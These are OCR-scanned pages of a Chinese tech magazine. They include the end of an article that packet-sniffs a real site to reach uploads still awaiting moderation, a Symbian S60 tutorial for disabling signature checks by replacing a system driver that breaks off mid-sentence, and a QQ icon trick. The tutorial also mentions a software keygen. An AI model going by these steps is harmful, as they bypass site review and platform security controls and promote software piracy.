


图9 抓包结果

我再打开抓包工具进行详细地查看，看看到底上传到哪个文件夹里了。终于找到了，如图10，是在/uploadfla/temp目录下。

```
"0" topMargin="0" rightMargin="0">
                <form name="Form1" method="post" action="_upload.aspx?
updir=/UploadFla/Temp/&amp;uptxt=Hidden_swf&amp;uptypes=swf" id="Form1" encty
<input type="hidden" name="__VIEWSTATE"
value="dDw4MTkyMzA2ODA7dDw7bDxpPDE+Oz47bDxOPHA8bDxlbmN0eXBlOz47b
PjtpPDM+Oz47bDxOPHA8bDxWaXNpYmxlOz47bDxvPGY+Oz4+Ozs+O3Q8cDxwPGw
z5RZw1SrBWnDM/B7+fTrF+EjhM5VA==" />
```

图10　找到个地址

试了一下全路径 **http://www.flash8.net/UploadFla/Temp/2008/10/10/20081010014406l6.swf**，如图11，可以访问了。

OK，访问到了，地址也就知道了，在FLASH8.NET网站上传文件，一般是到uploadfla/temp目录下，后面的路径表示是年月日的组合，但是这个是临时的。到时候管理员还要清理，所以在没有通过管理员审核之前可以用一下，等临时的删了后，我们的上传文件也就审核通过了，呵呵，到此结束。




图11　这个才是真实地址

编辑点评：

之前，WinSock Expert大多是用来找下载地址或者返回数据的、用来查找上传文件的地址，其道理是相通的。很多网站的上传资源需要审核，都是把资源先放在临时目录，关键是看怎样把地址找出来。

破解NOKIA塞班S60系统，如此轻松！

■风逝水

从本文您可以学到：
怎样破解NOKIA塞班S60系统

虽然我是个菜鸟，但是我也想将自己知道的东西告诉大家，希望能够对大家有所帮助。今天，我就将自己知道的一点小东西告诉大家，虽然不是我自己发明创造的，但是我自己努力后弄懂了，而且是自己进行的修改，也就写出这篇文章。我敢保证，这是目前能找到的同类文章中最详细、最清楚、最傻瓜式的教程，希望大家喜欢。废话不多，进入正文。

目前国内的手机市场上，产品大多数以NOKIA、MOTO、anycall、Sony Ericsson为主，当然还有很多其它品牌的手机，比如飞利浦、夏新、TCL、LG等等。本文给大家带来的就是，如何破解NOKIA塞班S60的系统，让那些需要签名才能安装的软件，轻轻松松住进我们心爱的手机。

首先，拿出你的爱机，确认你的系统型号，这一步非常重要，要是没有弄好，手机不但不能破解，最后变砖头就勿怪我了。在这里我提供部分手机的系统型号，请看下面。

Symbian 9.1：N73、N76、N77、E62、E65、E70、N91（NOKIA）
Symbian 9.2：E66、E71、N81、N82、N95、5700、6120c（NOKIA）

这只是部分手机的系统型号，来源于网上，如果对自己的手机系统型号不确定，可以去 **http://detail.zol.com.cn/price_search.php?subcatid=57&ref0=http://mobile.zol.com.cn/**（中关村手机报价）查看一下自己的手机型号。当你确定了手机型号时，就打开我提供的压缩包，找到你手机对应系统的文件：

Symbian 9.1系统的手机请用Installer 9.1和Caps On-Off包里Caps On-Off Pre FP1里的CProfDriver_SISX.ldd

Symbian 9.2系统的手机请用Installer 9.2和Caps On-Off包里Caps On-Off FP1里的CProfDriver_SISX.ldd

拿起你的NOKIA，连接数据线，将文件传输到你的手机里面。然后安装X-plore，运行它，不要退出，让它在后台运行（X-plore需要在设置里改成“显示隐藏文件和系统文件”的，提供了注册机，可以注册成正式版）。




图1　选择option

安装HelloCarbide.sisx，打开它，选择“Option”，如图1，然后选择“Menu1”，如图2，现在要一直选择“yes”，直至程序关闭（选完后可能出现错误提示，不用理会按“确定”即可。如果提示中什么都没有，没关系，只要连续选择“yes”到结束即可）。




图2　选择menu1

现在回到X-plore，如果你可以看到c:\SYS\里面的内容，这证明你的手机已经破解，如图3。没有破解的时候，是看不见sys文件夹里面的文件的。




图3　看到SYS

用X-plore复制CProfDriver_SISX.ldd（在Caps On-Off压缩包里）到C:\sys\bin，替换原文件，如图4，然后重启手机**（注意：不同型号系统，用不同的文件替换）**。

安装Caps On和Caps Off，完成后现在任何时候都可以破解手机的系统了。打开Caps On，表示有限制，手机处于正常状态（看不到C:\sys的内容），如图5。打开Caps Off，表示破解状态，可以做任何事情（看到C:\sys的内容），如图6。




图4　替换原文件




图5　看不到C:\sys的内容

现在，手机系统的破解算是基本完成了，接下来，我们要安

cool技巧

一劳永逸 永久点亮 QQ音信图标

图 郝安山

通过本文你可以学到：

1、1元RMB点亮两个QQ音信图标

2、点亮永久的QQ音信图标




图1 传奇外传游戏为我支付




图3 第N次回复音信

笔者点亮音信图标时其实一分钱也没花，正好赶上有活动，免费发了几条音信，顺便向朋友要了种子就点亮了，如图1。

最近音信上的活动挺多的，先是三国争霸，再就是传奇外传。相信大家看到文章的时候，还会有新的活动为大家省下1元RMB。当然，这不是本文的目的，我们要的是永久点亮！这里的关键就是一定要用自己的小号为大号发音信，如图2。




图2 为自己要永久点亮音信图标的账号发送音信

付款后很快你就收到自己发的音信，把它放在"收到的音信"中，千万不要删除。然后回复，记住这就是永久点亮的原因了。




图5 点亮的音信图标

音信图标规则是发送一次音信点亮两个月，再次使用再亮两个月，这个回复就是所谓的"再次再次再次再次……（N个再次）使用的方法。

虽然它提示的是活动期间的免费，可是自从有了音信图标，回复就一直是免费的，看来这活动是永久的，如图3。

这下向好友要音信种子就好了，如果是"续亮"就没有必要了，要到种子你的音信就开始亮了！如图4、图5。




图4 好友为自己送种子

以后如果音信图标熄灭了，自己就不用花钱再发音信了！这样岂不就是永久点亮了音信图标？同样，也是花1元RMB为两个号码点亮音信图标。

如果大家找不到音信种子，那就找我好了，我还有30多颗，欲要从速，呵呵。想知道我的联系方式，请购买0805期杂志吧，以前就留过了，呵呵，为"黑手"拉生意了！

